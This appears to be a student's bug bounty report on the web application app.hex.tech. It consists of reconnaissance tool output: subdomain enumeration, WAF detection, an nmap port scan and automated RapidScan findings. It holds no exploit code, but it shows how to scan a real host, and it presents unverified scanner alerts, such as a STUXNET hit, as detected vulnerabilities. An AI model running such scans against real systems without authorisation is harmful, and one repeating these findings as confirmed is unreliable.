Sri Lanka Institute of Information Technology

Year 2 semester 2

IT23360600
G. P. I. Perera

SLIIT KANDY UNI

BUG BOUNTY REPORT 3


Web Security – IE2062

B.Sc. (Hons) in information Technology Specializing in Cyber Security

1. Requirement gathering and analysis


Selected sub domain	app.hex.tech
Hakerone URL	https://hackerone.com/hex
IP address	172.65.90.20 - 23

Subdomain list




```
┌──(lynx㉿vbox)-[~]
└─$ subfinder -d app.hex.tech

               __    _____           __
   _______  __/ /_  / __(_)___  ____/ /__  _____
  / ___/ / / / __ \/ /_/ / __ \/ __  / _ \/ ___/
 (__  ) /_/ / /_/ / __/ / / / / /_/ /  __/ /
/____/\__,_/_.___/_/ /_/_/ /_/\__,_/\___/_/

                projectdiscovery.io

[INF] Current subfinder version v2.6.0 (outdated)
[INF] Loading provider config from /home/lynx/.config/subfinder/provider-config.yaml
[INF] Enumerating subdomains for app.hex.tech
internal.app.hex.tech
[INF] Found 1 subdomains for app.hex.tech in 2 seconds 23 milliseconds

┌──(lynx㉿vbox)-[~]
└─$
```

Firewall detection:




```
┌──(lynx㉿vbox)-[~]
└─$ wafw00f https://app.hex.tech

                ?              ,.   (   .      )        .      "
        __        ??          ("     )  )'     ,'        )  . (`     '`
    (___()'`;   ???          .; )  ' (( (" )    ;(,     ((  (  ;)  "  )")
    /,___ /`                 _"., ,._'_.,)_(..,( . )_  _' )_') (. _..( ' )
    \\   \\                 |____|____|____|____|____|____|____|____|____|

                        ~ WAFW00F : v2.3.1 ~
          ~ Sniffing Web Application Firewalls since 2014 ~

[*] Checking https://app.hex.tech
[+] The site https://app.hex.tech is behind Cloudflare (Cloudflare Inc.) WAF.
[~] Number of requests: 2

┌──(lynx㉿vbox)-[~]
└─$
```

Nmap scan:




```
┌──(lynx㉿vbox)-[~]
└─$ nmap app.hex.tech
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-27 01:24 EDT
Nmap scan report for app.hex.tech (172.65.90.20)
Host is up (0.39s latency).
Other addresses for app.hex.tech (not scanned): 172.65.90.22 172.65.90.21 172.65.90.23 2606:4700:78
Not shown: 29 closed tcp ports (reset)
PORT     STATE SERVICE
1/tcp    open  tcpmux
3/tcp    open  compressnet
4/tcp    open  unknown
6/tcp    open  unknown
7/tcp    open  echo
9/tcp    open  discard
13/tcp   open  daytime
17/tcp   open  qotd
19/tcp   open  chargen
20/tcp   open  ftp-data
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
24/tcp   open  priv-mail
25/tcp   open  smtp
26/tcp   open  rsftp
30/tcp   open  unknown
32/tcp   open  unknown
33/tcp   open  dsp
37/tcp   open  time
42/tcp   open  nameserver
43/tcp   open  whois
49/tcp   open  tacacs
53/tcp   open  domain
70/tcp   open  gopher
79/tcp   open  finger
80/tcp   open  http
81/tcp   open  hosts2-ns
82/tcp   open  xfer
83/tcp   open  mit-ml-dev
84/tcp   open  ctf
85/tcp   open  mit-ml-dev
88/tcp   open  kerberos-sec
89/tcp   open  su-mit-tg
90/tcp   open  dnsix
99/tcp   open  metagram
106/tcp  open  pop3pw
109/tcp  open  pop2
110/tcp  open  pop3
111/tcp  open  rpcbind
```


RapidScan result: detected vulnerabilities




```
[● < 20s] Deploying 3/80 | Checks for SMB Service over UDP

Scan Completed in 2s

Vulnerability Threat Level
        medium  SMB Ports are Open over UDP
Vulnerability Definition
        Cyber Criminals mainly target this service as it is very easier for them to perform a remote attack by running exploits. WannaCry Ransomware is one such example.
Vulnerability Remediation
        Exposing SMB Service to the outside world is a bad idea, it is recommended to install latest patches for the service in order not to get compromised. The following resource provides a detailed information on SMB Hardening concep
ts. https://kb.iweb.com/hc/en-us/articles/115000274491-Securing-Windows-SMB-and-NetBios-NetBT-Services
[● <  5m] Deploying 4/80 | Uniscan - Brutes Directories on the Domain.
```




```
[● < 25s] Deploying 6/80 | SSLyze - Checks for Secure Renegotiation Support and Client Renegotiation.

Scan Completed in 6s

Vulnerability Threat Level
        medium  Secure Client Initiated Renegotiation is supported.
Vulnerability Definition
        Otherwise termed as Plain-Text Injection attack, which allows MITM attackers to insert data into HTTPS sessions, and possibly other types of sessions protected by TLS or SSL, by sending an unauthenticated request that is process
ed retroactively by a server in a post-renegotiation context.
Vulnerability Remediation
        Detailed steps of remediation can be found from these resources. https://securingtomorrow.mcafee.com/technical-how-to/tips-securing-ssl-renegotiation/ https://www.digicert.com/news/2011-06-03-ssl-renego/
[● <  4m] Deploying 7/80 | LBD - Checks for DNS/HTTP Load Balancers.

Scan Completed in 3m
```




```
[● < 20s] Deploying 9/80 | Nmap [STUXNET] - Checks if the host is affected by STUXNET Worm.

Scan Completed in 9s

Vulnerability Threat Level
         critical  Vulnerable to STUXNET.
Vulnerability Definition
         The StuxNet is level-3 worm that exposes critical information of the target organization. It was a cyber weapon that was designed to thwart the nuclear intelligence of Iran. Seriously wonder how it got here? Hope this isn't a fa
lse positive Nmap ;)
Vulnerability Remediation
         It is highly recommended to perform a complete rootkit scan on the host. For more information refer to this resource. https://www.symantec.com/security_response/writeup.jsp?docid=2010-071400-3123-99&tabid=3
[● < 15s] Deploying 10/80 | Nmap - Checks for Remote Desktop Service over TCP
```




```
         It is highly recommended to perform a complete rootkit scan on the host. For more information refer to this resource. https://www.symantec.com/security_response/writeup.jsp?docid=2010-071400-3123-99&tabid=3
[● < 15s] Deploying 10/80 | Nmap - Checks for Remote Desktop Service over TCP

Scan Completed in 2s

Vulnerability Threat Level
         high  RDP Server Detected over TCP.
Vulnerability Definition
         Attackers may launch remote exploits to either crash the service or tools like ncrack to try brute-forcing the password on the target.
Vulnerability Remediation
         It is recommended to block the service to outside world and made the service accessible only through the a set of allowed IPs only really neccessary. The following resource provides insights on the risks and as well as the steps
 to block the service. https://www.perspectiverisk.com/remote-desktop-service-vulnerabilities/
```




```
[● < 15s] Deploying 13/80 | Nmap - Checks for MySQL DB

Scan Completed in 2s

Vulnerability Threat Level
         low  MySQL DB Service Detected.
Vulnerability Definition
         Since the attacker has knowledge about the particular type of backend the target is running, they will be able to launch a targetted exploit for the particular version. They may also try to authenticate with default credentials
to get themselves through.
Vulnerability Remediation
         Timely security patches for the backend has to be installed. Default credentials has to be changed. If possible, the banner information can be changed to mislead the attacker. The following resource gives more information on how
 to secure your backend. http://kb.bodhost.com/secure-database-server/
```




```
[● < 3m] Deploying 15/80 | WhatWeb - Checks for X-XSS Protection Header

Scan Completed in 1m 30s

Vulnerability Threat Level
         medium  X-XSS Protection is not Present
Vulnerability Definition
         As the target is lacking this header, older browsers will be prone to Reflected XSS attacks.
Vulnerability Remediation
         Modern browsers does not face any issues with this vulnerability (missing headers). However, older browsers are strongly recommended to be upgraded.
[● < 15s] Deploying 16/80 | Nmap [TELNET] - Checks if TELNET service is running.
```




```
         Modern browsers does not face any issues with this vulnerability (missing headers). However, older browsers are strongly recommended to be upgraded.
[● < 15s] Deploying 16/80 | Nmap [TELNET] - Checks if TELNET service is running.

Scan Completed in 2s

Vulnerability Threat Level
         high  Telnet Service Detected.
Vulnerability Definition
         Through this deprecated protocol, an attacker may be able to perform MiTM and other complicated attacks.
Vulnerability Remediation
         It is highly recommended to stop using this service and it is far outdated. SSH can be used to replace TELNET. For more information, check this resource https://www.ssh.com/ssh/telnet
```




```
[● < 15s] Deploying 24/80 | Nmap [FTP] - Checks if FTP service is running.

Scan Completed in 1s

Vulnerability Threat Level
         critical  FTP Service Detected.
Vulnerability Definition
         This protocol does not support secure communication and there are likely high chances for the attacker to eavesdrop the communication. Also, many FTP programs have exploits available in the web such that an attacker can directly
 crash the application or either get a SHELL access to that target.
Vulnerability Remediation
         Proper suggested fix is use an SSH protocol instead of FTP. It supports secure communication and chances for MiTM attacks are quite rare.
[● < 35s] Deploying 25/80 | Nikto - Enumerates CGI Directories.
```




```
[● <  2m] Deploying 29/80 | Nmap - Fast Scan [Only Few Port Checks]

Scan Completed in 2s

Vulnerability Threat Level
         low  Some ports are open. Perform a full-scan manually.
Vulnerability Definition
         Open Ports give attackers a hint to exploit the services. Attackers try to retrieve banner information through the ports and understand what type of service the host is running
Vulnerability Remediation
         It is recommended to close the ports of unused services and use a firewall to filter the ports wherever necessary. This resource may give more insights. https://security.stackexchange.com/a/145781/6137
[● < 30m] Deploying 30/80 | Golismero Subdomains Bruter - Brute Forces Subdomain Discovery.
```




```
[● < 30s] Deploying 33/80 | Nmap - Checks for SNMP Service

Scan Completed in 4s

Vulnerability Threat Level
         medium  SNMP Service Detected.
Vulnerability Definition
         Hackers will be able to read community strings through the service and enumerate quite a bit of information from the target. Also, there are multiple Remote Code Execution and Denial of Service vulnerabilities related to SNMP se
rvices.
Vulnerability Remediation
         Use a firewall to block the ports from the outside world. The following article gives wide insight on locking down SNMP service. https://www.techrepublic.com/article/lock-it-down-dont-allow-snmp-to-compromise-network-security/
[● < 35s] Deploying 34/80 | Nikto - Checks for Injectable Paths.
```




```
[● < 35s] Deploying 44/80 | Nikto - Checks the Domain Headers.

Scan Completed in 3m 33s

Vulnerability Threat Level
         medium  Some vulnerable headers exposed.
Vulnerability Definition
         Attackers try to learn more about the target from the amount of information exposed in the headers. An attacker may know what type of tech stack a web application is emphasizing and many other information.
Vulnerability Remediation
         Banner Grabbing should be restricted and access to the services from outside would should be made minimum.
[● < 30s] Deploying 45/80 | Joomla Checker - Checks for Joomla Installation.
```




```
[● < 20s] Deploying 57/80 | Checks for SMB Service over TCP

Scan Completed in 2s

Vulnerability Threat Level
         medium  SMB Ports are Open over TCP
Vulnerability Definition
         Cyber Criminals mainly target this service as it is very easier for them to perform a remote attack by running exploits. WannaCry Ransomware is one such example.
Vulnerability Remediation
         Exposing SMB Service to the outside world is a bad idea, it is recommended to install latest patches for the service in order not to get compromised. The following resource provides a detailed information on SMB Hardening concep
ts. https://kb.iweb.com/hc/en-us/articles/115000274491-Securing-Windows-SMB-and-NetBios-NetBT-Services
[● < 15m] Deploying 58/80 | AMass - Brutes Domain for Subdomains
```




```
[● < 15s] Deploying 61/80 | Nmap - Checks for MS-SQL Server DB

Scan Completed in 1s

Vulnerability Threat Level
         low  MS-SQL DB Service Detected.
Vulnerability Definition
         Since the attacker has knowledge about the particular type of backend the target is running, they will be able to launch a targetted exploit for the particular version. They may also try to authenticate with default credentials
to get themselves through.
Vulnerability Remediation
         Timely security patches for the backend has to be installed. Default credentials has to be changed. If possible, the banner information can be changed to mislead the attacker. The following resource gives more information on how
 to secure your backend. http://kb.bodhost.com/secure-database-server/
[● < 30s] Deploying 62/80 | Nmap [FREAK] - Checks only for FREAK Vulnerability.
```



```
[● < 15s] Deploying 65/80 | Nmap - Checks for ORACLE DB

Scan Completed in 2s

Vulnerability Threat Level
         low  ORACLE DB Service Detected.
Vulnerability Definition
         Since the attacker has knowledge about the particular type of backend the target is running, they will be able to launch a targetted exploit for the particular version. They may also try to authenticate with default credentials
to get themselves through.
Vulnerability Remediation
         Timely security patches for the backend has to be installed. Default credentials has to be changed. If possible, the banner information can be changed to mislead the attacker. The following resource gives more information on how
 to secure your backend. http://kb.bodhost.com/secure-database-server/
[● < 25s] Deploying 66/80 | SSLyze - Checks for OCSP Stapling.
```




```
[● < 15s] Deploying 70/80 | Nmap - Checks for Remote Desktop Service over UDP

Scan Completed in 3s

Vulnerability Threat Level
        high  RDP Server Detected over UDP.
Vulnerability Definition
        Attackers may launch remote exploits to either crash the service or tools like ncrack to try brute-forcing
the password on the target.
Vulnerability Remediation
        It is recommended to block the service to outside world and made the service accessible only through the a
set of allowed IPs only really neccessary. The following resource provides insights on the risks and as well as the
 steps to block the service. https://www.perspectiverisk.com/remote-desktop-service-vulnerabilities/
[● < 45s] Deploying 71/80 | Golismero SSL Scans - Performs SSL related Scans.
```



```
[ Report Generation Phase Initiated. ]
        Complete Vulnerability Report for app.hex.tech named rs.vul.app.hex.tech.2025-04-27 is available under the
same directory RapidScan resides.
        Total Number of Vulnerability Checks       : 80
        Total Number of Vulnerability Checks Skipped: 26
        Total Number of Vulnerabilities Detected    : 15
        Total Time Elapsed for the Scan             : 1h 29m 28s
```

Scan result from OWASP ZAP:



URL to attack: https://app.hex.tech

Use traditional spider: ☑

Use ajax spider: Never with Firefox

Progress: Manually stopped

